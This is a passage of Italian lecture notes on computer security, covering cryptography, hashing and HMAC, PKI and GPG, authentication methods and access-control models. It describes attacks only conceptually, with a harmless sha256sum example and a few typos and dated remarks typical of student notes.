Usi migliori	Cavallo di battaglia crittografico, Segretezza e integrità dei dati, dai singoli caratteri ai blocchi di dati, messaggi e file	Scambio chiavi, autenticazione, firma
Distribuzione della chiave	Deve essere fuori banda	La chiave pubblica può essere utilizzata per distribuire altre chiavi
Velocità	Veloce	Lento, tipicamente fino a 10000 volte più lenti degli algoritmi simmetrici

2.5.4 Man in the middle nello scambio di chiavi

Alice e Bob vogliono comunicare in sicurezza e per farlo utilizzano il meccanismo chiave pubblica - chiave privata.




Se Mallory (Man in the middle o MiM) intercetta la chiave pubblica di Bob, questo, anziché mandare la chiave di Bob gli manda la sua chiave pubblica. Alice, pensando di aver ricevuto la chiave pubblica di Bob, utilizza la chiave ricevuta per cifrare la chiave privata che useranno per la comunicazione.

La chiave privata può essere decifrata da Mallory che a sua volta genererà un'altra chiave privata che girerà a Bill. A questo punto, Mallory potrà decifrare tutto il traffico che da Alice va a Bob e viceversa.

Questo esempio evidenzia un **problema delle chiavi pubbliche**: se A e B vogliono comunicare, come può B essere certo che la chiave che gli arriva sia effettivamente quella di A?

2.6 Funzioni di hashing

2.6.1 One-way hash functions



Le funzioni di hash sono funzioni matematiche che mappano dati arbitrari a un valore digest di dimensioni fisse (128-512 bit) anche dette fingerprints.

Le funzioni di hash perfette sono a senso unico, o one-way (*facile da calcolare ma molto difficili da invertire*).

Proprietà delle funzioni di hash one-way:

- one-way: $\text{hash}(m) = h$, dato h è molto difficile trovare m ,
- resistenza alle collisioni: difficili da trovare m_1 e m_2 tali per cui $\text{hash}(m_1) = \text{hash}(m_2)$

Differenza rispetto alle funzioni di hash:

- funzione di hash: mappano dati di dimensioni arbitrarie a dati di dimensione fissa,
- esempio: $f(x) = x \bmod 1000$


Cambiare anche solo un valore del dato originale cambia completamente il valore di hash:

```
$ echo -n "Hello World" | sha256sum  
a591a6d40bf420404a011733cfb7b190d62c65bf0bcd32b57b277d9ad9f146e  
  
$ echo -n "Hallo World" | sha256sum  
d87774ec4a1052afb269355d6151cbd39946d3fe16716ff5bec4a7a631c6a7a8
```


Questo viene utilizzato per:

- rilevare cambiamenti nei file di sistema,
- rilevare se un file scaricato da internet è corrotto.


2.6.2 Applicazioni delle funzioni di hash




Le password non vengono né memorizzate, né inviate in chiaro.



L'hashing può proteggere un messaggio dalle modifiche. L'integrità dei dati può essere garantita confrontando il valore di hash dei dati ricevuti con il valore hash dei dati come sono stati inviati.



Il processo di firma digitale può essere ottimizzato utilizzando l'hashing: Alice, anziché firmare il documento intero, firma l'hash del documento:



Le firme di hashing e digitali possono essere combinate firmando digitalmente l'hash del messaggio anziché l'intero messaggio. Ciò consente di risparmiare tempo poiché l'hashing è molto più veloce della firma.

2.6.2 Funzioni di hash più conosciute

- MD5:

- output a 128 bits,
- la resistenza alle collisioni è stata rotta da ricercatori in Cina nel 2004.

- SHA1:

- output a 160 bits,
- non è ancora stata trovata nessuna collisione, ma esiste un metodo per trovare collisioni in meno di 2^{80} tentativi, dunque è considerata insicura,
- la proprietà di one-way tiene ancora.

- SHA2 (SHA-224, SHA-256, SHA-384, SHA-512):

- output a 224, 256, 384 e 512 bits rispettivamente,
- non è ancora stato individuato alcun problema di sicurezza.


2.6.3 Keyed-Hash Message Authentication Code (HMAC)

Le funzioni di hash one-way da sole non sono sufficienti per garantire l'integrità dei messaggi. Si utilizza una funzione hash H (funzione di compressione con dimensione del blocco B) e una chiave segreta K . Questa funzione può essere utilizzata con qualsiasi funzione hash one-way.

Il mittente prepara il messaggio e include l'hash del messaggio. Il messaggio viene inviato in rete e quando arriva al destinatario, questo ne calcola l'hash. Se i due valori di hash sono uguali, allora il messaggio è lo stesso.

Considerando però ora un eventuale MiM, se questo intercetta il messaggio lo può cambiare e rinviare con l'hash modificato.

Per evitare questa situazione, si utilizza una chiave nota soltanto a mittente e destinatario, in particolare vengono utilizzate le **funzioni di hash con chiave**.



HMAC computation:
questo processo avviene ogni volta che qualcosa esce dalla propria macchina.

3 Certification authorities

Problema fondamentale: Bob non ha modo per sapere se la chiave pubblica che ha ricevuto appartiene ad Alice o no. Come può fidarsi delle informazioni ricevute?

Soluzione: Alice deve presentare la sua chiave pubblica PUK insieme ad una dichiarazione che afferma che PUK è precisamente la chiave pubblica di Alice. Per essere accettata da Bob, tale dichiarazione deve essere firmata:

- da un'autorità ben conosciuta,
- da una o più persone di cui Bob si fida.

3.1 Public key certificates

La scelta dello strumento più appropriato per attestare l'identità della chiave pubblica ha dato origine a due approcci per risolvere il problema della fiducia nella comunicazione:

- PKI e X.509,
- pretty good privacy - GPG.

3.1.1 PKI e X509

Certification Authority (CA): una parte di fiducia, responsabile della verifica dell'identità degli utenti, che vincola l'identità verificata ad una chiave pubblica.

Certificato digitale: un documento che certifica che la chiave pubblica inclusa all'interno appartiene all'identità descritta nel documento:

- X.509 standard,
 - GPG.
-
- Trova una parte fidata per verificare l'identità.
 - Associa un'identità ad una chiave pubblica in un certificato, ovvero un documento che stabilisce la corrispondenza tra una chiave pubblica e il suo proprietario.
 - **Il certificato non può essere falsificato o manomesso** (tramite firma digitale).
 - L'insieme di tecnologie e organizzazioni create per l'autenticazione di **utenti e dispositivi** è basato sull'idea di avere una o più parti fidate che digitalmente firmano documenti attestanti l'appartenenza di una determinata chiave crittografica ad particolare utente o dispositivo (**Public Key Infrastructure**).
 - **Il meccanismo chiave adottato per la certificazione delle chiavi pubbliche è la firma digitale.**



Esempio di un certificato X.509

3.1.2 Applicazioni

Nel passato, le carte di credito immagazzinavano le informazioni della carta in bande magnetiche (*facili da clonare*). Le carte di credito moderne utilizzano dei **chip**, che permettono di fare calcoli e immagazzinare dati (*non divulgati all'esterno*).

- **Authentication:** le carte contengono una coppia unica di chiave pubblica e privata
 - la chiave privata è protetta e non sarà mai divulgata all'esterno,
 - la chiave pubblica è firmata digitalmente dall'emittente, quindi la sua autenticità può essere verificata dai lettori.
- **Transazioni:** l'emittente deve sapere se la transazione è autentica e quindi deve essere firmata dalla carta utilizzando la sua chiave privata.

3.2 Strumenti crittografici - sommario

Tool	Uses
Secret key (symmetric) encryption	Protecting confidentiality and integrity of data at rest or in transit
Public key (asymmetric) encryption	Exchanging (symmetric) encryption keys Signing data to show authenticity and proof of origin
Error detection codes	Detect changes in data
Hash codes and functions (forms of error detection codes)	Detect changes in data
Cryptographic hash functions	Detect changes in data, using a function that only the data owner can compute (so an outsider cannot change both data and the hash code result to conceal the fact of the change)
Error correction codes	Detect and repair errors in data
Digital signatures	Attest to the authenticity of data
Digital certificates	Allow parties to exchange cryptographic keys with confidence of the identities of both parties

3.3 Pretty good privacy - GNU privacy guard

3.3.1 GNU privacy guard

Esiste un altro standard ampiamente utilizzato per la PKI, sviluppato con l'obiettivo specifico di **non richiedere certification authorities centralizzate, ma si basano invece su rapporti di fiducia tra regolari utenti**.

È stato implementato per la prima volta nel 1991 nel PGP (Pretty Good Practice) e da allora si è sviluppato in un robusto standard aperto, noto come OpenPGP.

3.3.2 GPG

L'implementazione open source di OpenPGP si chiama GnuPG (*sta per "GNU Privacy Guard"*), e quasi tutte le distribuzioni Linux fanno affidamento a GnuPG per la verifica dell'integrità del pacchetto.

3.3.3 Web of trust

GPG utilizza un sistema diverso che non distingue tra peers e autorità: in GPG, **chiunque può firmare la chiave di un'altra persona**. Il **valore di una chiave pubblica** è dato dal **valore della persona che l'ha firmata**. Viene garantita l'identità di qualcuno firmando la sua chiave.

La **validità** della chiave è la certezza dell'appartenenza della chiave in questione alla persona con cui si vuole comunicare. Viene calcolato in base all'owner-trust e al numero di firme sulla chiave. L'**attendibilità** della chiave deve essere impostata dall'utente per ogni chiave nel suo portachiavi. Ad esempio, se C si fida completamente di A, e A firma la chiave di B, allora automaticamente la chiave di B è vista come valida.

Una chiave K è considerata valida se soddisfa due condizioni:


- è firmata da un numero sufficiente di chiavi valide, ovvero
 - l'utente l'ha firmata personalmente,
 - è stata firmata da una chiave completamente attendibile,
 - è stata firmata da tre chiavi marginalmente attendibili,
- il percorso delle chiavi firmate che portano da K alla chiave dell'utente è di cinque passaggi o più breve.

La lunghezza del percorso, il numero di chiavi marginalmente attendibili richieste e il numero di chiavi completamente attendibili richieste possono essere modificate. I numeri sopra riportati sono i valori predefiniti usati da GnuPG.

3.3.4 Key ring

Ogni utente GPG ha un **keyring** che contiene le **chiavi pubbliche dei suoi peers**.

L'utente GPG determina di quali peer nel suo portachiavi fidarsi. Per i nuovi peers, il software GPG aiuta a capire quale dei peer attuali dell'utente hanno verificato l'identità del nuovo peer, anche indirettamente tramite un terzo o un quarto peer, e così via creando una **rete di fiducia**.



Il modo più semplice per scambiare chiavi pubbliche e firme è tramite i **key servers**.

GPG è compatibile con i server di chiavi PGP esistenti. Questi server si rispecchiano a vicenda, per cui la maggior parte delle chiavi è disponibile su almeno uno dei due.

4 Identification and Authentication

4.1 Introduzione

I professionisti della sicurezza analizzano le situazioni trovando minacce e vulnerabilità alla riservatezza, all'integrità e/o alla disponibilità di un sistema di calcolo. Spesso, il controllo di queste minacce e vulnerabilità implica una politica che specifica **chi** (quali soggetti) può accedere a cosa (quali oggetti) e **come** (per quale motivo).

Per essere efficace l'applicazione della politica deve determinare accuratamente **chi** sta compiendo una determinata azione. Se la politica afferma che Adam può accedere a qualcosa, la sicurezza cade se qualcun altro impersona Adam.

Per far rispettare correttamente le politiche di sicurezza, servono modi per determinare oltre un ragionevole dubbio che l'identità di un soggetto sia accurata. La proprietà dell'**identificazione accurata** è chiamata **autenticazione**.

Un sistema informatico non può (*ancora*) riconoscere come fa una persona semplicemente guardando il volto di un amico. I computer utilizzano dati per riconoscere.

Determinare chi è veramente una persona consiste in due passaggi separati:

- l'**identificazione** è l'atto di **affermare chi è una persona**,
- l'**autenticazione** è l'atto di **provare l'identità asserita** (*che la persona è chi dice di essere*).

4.1.1 Identità

Qualsiasi utente interessato ad utilizzare una risorsa sul sistema deve esse **riconosciuto** (identificazione). Il riconoscimento avviene tramite un'**identità**, un **attributo che identifica univocamente un soggetto all'interno di un computer**.

È rappresentato da una **stringa di caratteri** e tale stringa può essere:

- una **stringa casuale**: non utile per utenti umani,
- una **stringa scelta dall'utente**: probabilmente non univoca (ID login)
- **gerarchica**: evita le ambiguità sfruttando i livelli, usata ad esempio in
 - file system,
 - I certificati X.503v3 utilizzano identificatori chiamati Distinguished Names,
 - /0-Università degli Studi di Milano/UO-Informatica/CN-Danilo.

Le identità sono spesso ben note, prevedibili o intuibili. Alcuni account IDs non sono difficili da indovinare. Spesso vengono assegnati agli utenti ID come il cognome seguito dall'iniziale del nome, altri usano tre iniziali o qualche altro schema che un estraneo può facilmente prevedere. Per questi motivi, molte persone potrebbero facilmente, anche se falsamente, dichiarare di essere una persona presentando uno dei suoi identificatori noti.

4.1.2 Soggetti

Si sono formulati questi **passaggi** dal punto di vista di una persona che sta cercando di farsi riconoscere, usando appunto il termine "persona" per semplicità. In realtà, tale riconoscimento avviene tra persone, computer, processi (programmi in esecuzione), connessioni di rete, dispositivi, e simili entità attive. In sicurezza, tutte queste entità sono chiamate **soggetti**.

4.2 Autenticazione

Il processo adottato per verificare che un utente non stia mentendo quanto dichiara la propria identità è detto **processo di autenticazione**.

Può essere eseguito adottando tre strategie:

- **cosa sai** (*what you know*): un segreto condiviso tra l'utente e il sistema,
- **cosa hai** (*what you have*): un oggetto che i sistemi sanno che appartiene all'utente,
- **cosa sei** (*what you are*): una caratteristica fisica di un utente,

4.2.1 What you know

Tale strategia richiede che venga stabilito un **segreto tra un utente e una macchina**. Il **segreto** di solito assume la forma di una **password**. Una password è una parola o una frase segreta che bisogna sapere per poter entrare in un luogo come una base militare, o per poter utilizzare un sistema informatico (*Collins*).

La password viene definita la prima volta che l'utente usa un sistema o un servizio. I sistemi operativi utilizzano un file per conservare nomi utente e password e un attaccante potrebbe cercare di compromettere l'integrità o la confidenzialità di questo file. Alcune opzioni per proteggere i file delle password sono:

- protezione crittografica,
 - nei sistemi non viene mai memorizzata la password in chiaro ma il suo one-way-hash,
- controllo degli accessi rinforzato dal sistema operativo,
- una combinazione di protezione crittografica e controllo degli accessi, eventualmente con ulteriori misure per rallentare gli attacchi dizionario.

4.2.2 Vulnerabilità delle password

Le password, o meglio qualcosa che solo l'utente conosce, sono una forma di autenticazione. Le password sono facili da creare e amministrare, poco costose da usare e facile da capire. Gli utenti però scelgono troppo spesso password facili da trovare. Inoltre, gli utenti possono dimenticarle o comunicarle ad altri.

Normalmente, considerando il costo e il valore dell'informazione da proteggere, la combinazione di nome utente e password è adeguata. Tuttavia, le password danno un **falso senso di sicurezza**.

Un problema è che molti utenti condividono le proprie password. Quindi, l'amministratore di sistema potrebbe non sapere nemmeno chi sta utilizzando l'account. Prima di Internet, un'ulteriore misura di protezione era quella di bloccare fisicamente in loco i computer.

Oggi, queste sono viste come vulnerabilità delle password:

- vulnerabilità organizzative o dell'utente finale:
 - mancanza di attenzione nei confronti della password da parte degli utenti finali,
 - politiche di password non rigorosamente applicate,
- vulnerabilità tecniche:
 - metodi di crittografia deboli,
 - archiviazione non sicura delle password sul computer

A meno che non venga formulata e applicata una politica, molti utenti sceglieranno password:

- deboli e facili da indovinare,
- cambiate di rado,
- riutilizzate per altri sistemi,
- scritte in luoghi non sicuri.

Esistono molti modi **low tech** per ottenere password, spesso utilizzati dagli hacker:

- **ingegneria sociale**: l'attaccante impersona l'utente per indurre un operatore di sistema a rilasciare la password all'attaccante,
- **shoulder surfing**: un tipo di tecnica di ingegneria sociale utilizzata per ottenere informazioni quali PIN, password e altri dati riservati cercando sopra la spalla della vittima,
- **deduzione o supposizione** in caso di password facili (cognome della moglie, squadra di calcio, luogo di nascita, ecc.),
- attacchi di tipo **phising**.

Esistono tre metodi **high tech** di cracking delle password:

- **bruteforce attack**: ricerca esaustiva,
- **dictionary attacks**: ricerche più intelligenti che utilizzano dizionari di parole che vengono spesso utilizzate dagli utenti in determinati contesti come password,
- **rainbow attacks**: l'attacco ottimizzato su valori hash.


Tutti i metodi richiedono che l'attaccante possieda una file delle password o alcuni hash di password che possono essere ottenuti ad esempio tramite lo sniffing del traffico.

L'attacco bruteforce funziona sempre, il problema è il tempo di esecuzione: una password di 6 caratteri senza maiuscole viene indovinata in 3.5 ore, una password di 7 caratteri senza maiuscole viene indovinata in 9 giorni, una password di lunghezza 10 viene indovinata in 8500 anni.

4.2.3 What you are - biometrics

La **biometria** si riferisce a qualsiasi misura utilizzata per identificare in modo univoco una persona sulla basi di tratti biologici o fisiologici.

Generalmente, i sistemi biometrici incorporano una sorta di sensore o scanner con cui leggere le informazioni biometriche, per poi confrontarle con i modelli memorizzati di utenti accettati prima di concedere l'accesso.



La biometria è vista dai professionisti come una desiderabile sostituzione delle password. Sono però ancora necessari scanner biometrici economici e affidabili. Oggi è un'area di ricerca molto attiva.

La biometria è ad oggi utilizzata nella sicurezza, ma non così diffusamente come si pensava un decennio fa:

- mouse con impronta digitale,
- impronta del palmo per un accesso sicuro,
- impronta digitale per sbloccare la portiera dell'auto,
- impronta digitale per sbloccare il laptop.

I problemi della biometria:

- **intrusiva**,
- **costosa**,
- single point of failure,
- errori di campionamento,
- **false letture**,
- velocità,
- contraffazione.

Si distingue l'**identificazione biometrica** dall'**autenticazione biometrica**:

- identificazione biometrica: confronto di uno con molti (*database delle impronte digitali dell'FBI*),
- autenticazione biometrica: confronto di uno con uno (*lettore di impronte digitali dello smartphone*).

In generale, un **meccanismo** di riconoscimento biometrico **ha due fasi**:

- **enrollment phase:**

- vengono inserite le informazioni biometriche del soggetto nel database,
- vengono misurate attentamente le informazioni richieste,
- potrebbe essere necessaria una misurazione lenta e ripetuta,
- la misurazione deve essere molto precisa per un buon riconoscimento,
- è il punto debole di molti schemi biometrici;

- **fase di riconoscimento:**

- rilevamento biometrico utilizzato nella pratica,
- deve essere veloce e semplice,
- ma deve comunque essere accurato.

Tutti i lettori biometrici utilizzano il campionamento e stabiliscono una soglia per l'accettazione di una corrispondenza non perfetta ma comunque vicina. Sebbene la precisione dell'apparecchiatura stia migliorando, si verificano ancora letture errate. L'algoritmo ottimale dovrebbe avere un basso tasso di falsi positivi e un alto numero di veri positivi.

Spoofing: si tratta di un attacco in cui viene presentato al sensore un **tratto biometrico falso** (*un dito artificiale, una maschera facciale*) da un impostore per bypassare il sistema di riconoscimento. I sensori non sono in grado di distinguere tra caratteristiche reali o finti di un individuo e possono essere ingannati facilmente utilizzando impronte digitali sintetiche o immagini del volto di una persona.

4.2.4 What you have

Con what you have si intende un **oggetto fisico in possesso**. Un autenticatore fisico molto comune sono le chiavi di casa. Altri esempi familiari sono badge e carte d'identità.

Altri tipi di token di autenticazione contengono dati per comunicare in modo invisibile. Esempi di questo tipo di gettone possono essere carte di credito con banda magnetica, carte di credito con un chip incorporato, o carte di accesso con tecnologia wireless passiva o attiva.

In generale, si distinguono **token passivi** e **token attivi**.

Token passivi:

- funzionano come **contenitore della chiave**,
- non devono essere condivisi;

Token attivi:

- generano **attivamente una chiave** che non è soggetta ad attacchi di tipo sniffing and replay,
- possono fornire output diversi a seconda delle circostanze,
 - OTP (One Time Password)
 - Smart card: possono essere soggetti ad attacchi di tipo skimming (si posizionano lettori finti sopra ai lettori veri negli ATM)
 - SIM card: ogni SIM card ha un ID univoco, un codice che identifica l'utente ed una chiave segreta di 128 bit.

4.2.5 Strong Authentication

La combinazione delle informazioni di autenticazione è detta **autenticazione multifattore**. Due forme di autenticazione si presume siano migliori di una sola, assumendo ovviamente che le due forme siano forti. All'aumentare del numero di moduli però aumenta anche il disagio dell'utente.

SSO (Single Sign-On): una volta che un utente ha effettuato l'accesso al dominio dell'organizzazione, l'SSO gestisce tutti gli accessi ad altre applicazioni per l'utente.

Anche con il Single Sign-On, le credenziali di accesso degli utenti vengono archiviate in ogni applicazione; pertanto, è ancora possibile accedere direttamente ad un'applicazione. Se un utente lascia l'organizzazione, potrebbe esserci problemi di sicurezza.

Un open standard promosso dalla OpenID Foundation, consente agli utenti di essere autenticati da siti cooperanti (noti come relying party o RP) utilizzando servizi di terze parti, eliminando la necessità per i webmaster di fornire i propri sistemi di accesso ad hoc e consentendo agli utenti di accedere a più siti Web non correlati senza dover avere un ID e una password separate per ciascuno di essi. Gli utenti creano account selezionando un provider di identità **OpenID** e quindi utilizzano quegli account per accedere a qualsiasi sito Web che accetti l'autenticazione OpenID.

OAuth è un open standard per la delega dell'accesso, comunemente usato come un modo per gli utenti di Internet di concedere l'accesso a siti Web o applicazioni alle loro informazioni su altri siti web senza fornire loro le password. Questo meccanismo è utilizzato da aziende come Amazon, Google, Facebook, Microsoft e Twitter per consentire agli utenti di condividere informazioni sui loro account con applicazioni di terze parti o siti web.

OAuth2:

1. *AwesomeWebApp* si registra con un *OAuth-enabled app* (come Facebook o GitHub) e ottiene un **Client Secret** e un **Client ID**.
2. L'utente ora naviga su *AwesomeWebApp* e desidera accedervi. *AwesomeWebApp* però non vuole preoccuparsi di gestire nomi utente e password, quindi fornisce un pulsante che dice "Accedi con l'app abilitata per OAuth".
3. L'utente quindi fa clic su quel pulsante, che indica a *AwesomeWebApp* di accedere all'*OAuth-enabled app*. L'utente viene indirizzato all'*OAuth-enabled app* a cui comunica che vorrebbe effettivamente che l'*OAuth-enabled app* garantisse per lui (autenticazione) e concede ad *AwesomeWebApp* i permessi per accedere ad informazioni specifiche.
4. Se il login dell'utente all'*OAuth-enabled app* è valido, viene reindirizzato verso *AwesomeWebApp* insieme ad un **Authorization Code**.
5. *AwesomeWebApp* passa quell'**Authorization Code** insieme al suo **Client Secret** all'*OAuth-enabled app* per farsi inviare un **Security token**.
6. *AwesomeWebApp* effettua quindi richieste al sito B per conto dell'utente X raggruppando il security token alle richieste.

Federated Identity Management: le informazioni sull'identità di un utente vengono sempre archiviate nell'organizzazione dell'utente in un componente dell'infrastruttura chiamato **identity provider** e quindi la singola applicazione non ha bisogno di ottenere e archiviare le informazioni sull'utente per autenticare. Quando un utente accede ad un'applicazione o ad un servizio, invece di fornire le credenziali di accesso all'applicazione, l'applicazione si fida dell'identity provider per convalidare le credenziali. Quindi l'utente non fornisce mai le credenziali di accesso direttamente a nessuno tranne che all'identity provider. Ciò significa che gli utenti finali possono accedere una sola volta all'interno della propria organizzazione e quindi accedere a più sistemi in diverse organizzazioni e posizioni all'interno della federazione senza effettuare nuovamente l'accesso (**EDURoam**).

5 Access Control

Ci sono tre meccanismi di base per implementare la sicurezza. Insieme, formano il gold standard for security (*visto che iniziano tutti con Au*).

- **Authenticating principals**, rispondono alla domanda "chi l'ha detto?" o "chi riceve queste informazioni?". Di solito i **principals** sono persone, ma possono anche essere gruppi, macchine o programmi.
- **Authorizing access**, risponde alla domanda "chi è può eseguire quali operazioni su questo oggetto?".
- **Auditing the decisions of the guard**, in modo che in seguito sia possibile capire cosa è successo e perché.

In pratica, si tratta di rispondere alla domanda: "chi può fare cosa". Su Facebook, quando si imposta che un determinato post è visibile solo agli amici, si sta facendo controllo degli accessi.

Terminologia:

- **soggetti**: esseri umani o processi eseguiti per conto di un utente, in generale, entità che svolgono operazioni;
- **oggetti**: un dato o una risorsa, entità passive che subiscono operazioni eseguite dai soggetti;
- **operazioni di accesso (diritti)**: accesso alla memoria (lettura, scrittura, esecuzione), accesso ai file, accesso alle risorse, invocazione di metodi in un sistema a oggetti.

5.1 Politiche di sicurezza

5.1.1 Policy vs mechanism

- **Policy**: istruzione che definisce una proprietà di sistema o un comportamento dell'utente:
 - il file C è leggibile da tutto il mondo,
 - solo il personale autorizzato può accedere a una determinata stanza;
- **Mechanism**: dispositivo o procedura che obbliga un sistema a comportarsi coerentemente con quanto specificato nella policy o in parte di essa:
 - chmod C XX4,
 - metti uno scanner di impronte all'ingresso della stanza

La stessa policy può essere attuata con meccanismi diversi.

I professionisti della sicurezza analizzano le situazioni trovando minacce e vulnerabilità alla riservatezza, all'integrità e/o alla disponibilità di un sistema informatico.

Spesso, il controllo di queste minacce e vulnerabilità implica una **politica di sicurezza** che specifica **chi** (quali soggetti) può accedere a **cosa** (quali oggetti) **come** (con quali mezzi).

5.1.2 Cybersecurity policy

Nel mondo delle imprese è un documento che specifica come un'azienda intende proteggere le proprie infrastrutture ICT. Si compone di diversi capitoli, tra cui un capitolo che definisce le regole del **controllo degli accessi** ovvero le dichiarazioni che definiscono per qualsiasi soggetto le operazioni che può compiere sulle risorse ICT aziendali. Il **reference monitor** è l'insieme

dei meccanismi che su qualsiasi sistema si occupano del controllo degli accessi e della verifica dell'applicazione delle regole del controllo degli accessi.

5.2 Accesso control: definizione e tecniche

La ITU-T recommendation X.800 definisce il controllo degli accessi come segue:

"la prevenzione dell'uso non autorizzato di una risorsa, inclusa la prevenzione dell'uso di una risorsa in modo non autorizzato".

5.2.1 Chi definisce le politiche di sicurezza in un sistema

Esistono tre diversi approcci nella definizione di una politica di sicurezza che danno origine a tre diverse strategie di controllo degli accessi:

- **discretionary access control (DAC)**: in questi casi la policy è definita dal proprietario di una risorsa che decide chi può accedere alla risorsa e come,
- **mandatory access control (MAC)**: esiste una policy centralizzata che imposta tutto per tutti, in questi casi la politica è decisa ad esempio dall'hardware, dall'amministratore di sistema, dallo sviluppatore dell'app,
- **role based access control (RBAC)**: gli accessi agli oggetti in un sistema sono dettati da regole che dipendono dai ruoli degli utenti all'interno del sistema (studente, insegnante, personale).

5.2.2 Come si definisce una politica di sicurezza

Un meccanismo formale per definire delle politiche di sicurezza in un qualsiasi modello (DAC, MAC, RBAC) è fornito dall'**access control matrix**, ovvero una matrice $M = (M_{so})_{s \in S, o \in O}$ dove S è l'insieme dei soggetti e O è l'insieme degli oggetti.

Un elemento $m(p, q)$ della matrice M definisce le operazioni che il soggetto p è autorizzato a svolgere sull'oggetto q .

	BIBLOG	TEMP	F	HELP.TXT	C_COMP	LINKER	SYS_CLOCK	PRINTER
USER A	ORW	ORW	ORW	R	X	X	R	W
USER B	R	-	-	R	X	X	R	W
USER S	RW	-	R	R	X	X	R	W
USER T	-	-	-	R	X	X	R	W
SYS_MGR	-	-	-	RW	OX	OX	ORW	O
USER_SVCS	-	-	-	O	X	X	R	W

Le matrici di controllo degli accessi possono essere utilizzate per implementare meccanismi di protezione, oltre che per modellarli. Ma non scalano bene. In un grande sistema, la matrice sarà di dimensioni enormi e per lo più sparsa. Ad esempio, una banca con 50.000 dipendenti e 300 file avrebbe una matrice di controllo degli accessi di 15 milioni di voci. Potrebbe non solo imporre un problema di prestazioni, ma anche essere vulnerabile agli errori degli amministratori.

Serve perciò un modo più compatto per archiviare e gestire queste informazioni. Le due soluzioni principali sono l'utilizzo di gruppi o ruoli per gestire contemporaneamente i privilegi di grandi gruppi di utenti oppure la memorizzazione della matrice di controllo degli accessi per colonne (access control list) o righe (capabilities, a volte dette tickets o certificati).

5.2.3 Gruppi


Un approccio possibile per ridurre le dimensioni della una matrice di controllo degli accessi è ridurre il numero di righe. In grandi organizzazioni, solitamente la maggior parte del personale è diviso in un piccolo numero di categorie. Una banca potrebbe avere 40 o 50 di queste categorie: cassiere, capo cassiere, contabile di filiale, direttore di filiale e così via.

Quindi i **gruppi** possono essere utilizzati al posto dei singoli soggetti riducendo così il numero di righe della matrice.

5.2.4 Ruoli

Alcune persone usano le parole gruppo e ruolo in modo intercambiabile, e in molti sistemi lo sono; ma la definizione più rigorosa è che un **gruppo** è un elenco di soggetti, mentre un **ruolo** è un insieme fisso di permessi di accesso che uno o più soggetti possono assumere per un periodo di tempo utilizzando una procedura definita.

5.2.5 RBAC



5.3 Access control lists, capabilities

5.3.1 ACL

Un altro modo per semplificare la gestione dei diritti di accesso consiste nel **memorizzare la matrice di controllo degli accessi una colonna alla volta**, insieme alla risorsa a cui la colonna fa riferimento. Questo è chiamato **Access Control List o ACL** (ne viene memorizzata una per ogni risorsa).

Una ACL enumera tutti i soggetti che hanno diritti di accesso per un oggetto o e, per ciascuno di tali soggetti s , fornisce i diritti di accesso che s ha per l'oggetto o .

5.3.2 Capabilities

Il concetto di capability fu introdotto da Dennis e Van Horn nel 1966: una **capability** è un **token**, un **ticket**, o una **chiave che da al possessore il permesso di accedere ad un entità o un oggetto in un computer**.

- un biglietto del cinema è una capability per guardare il film,
- una chiave è una capability per entrare in casa.

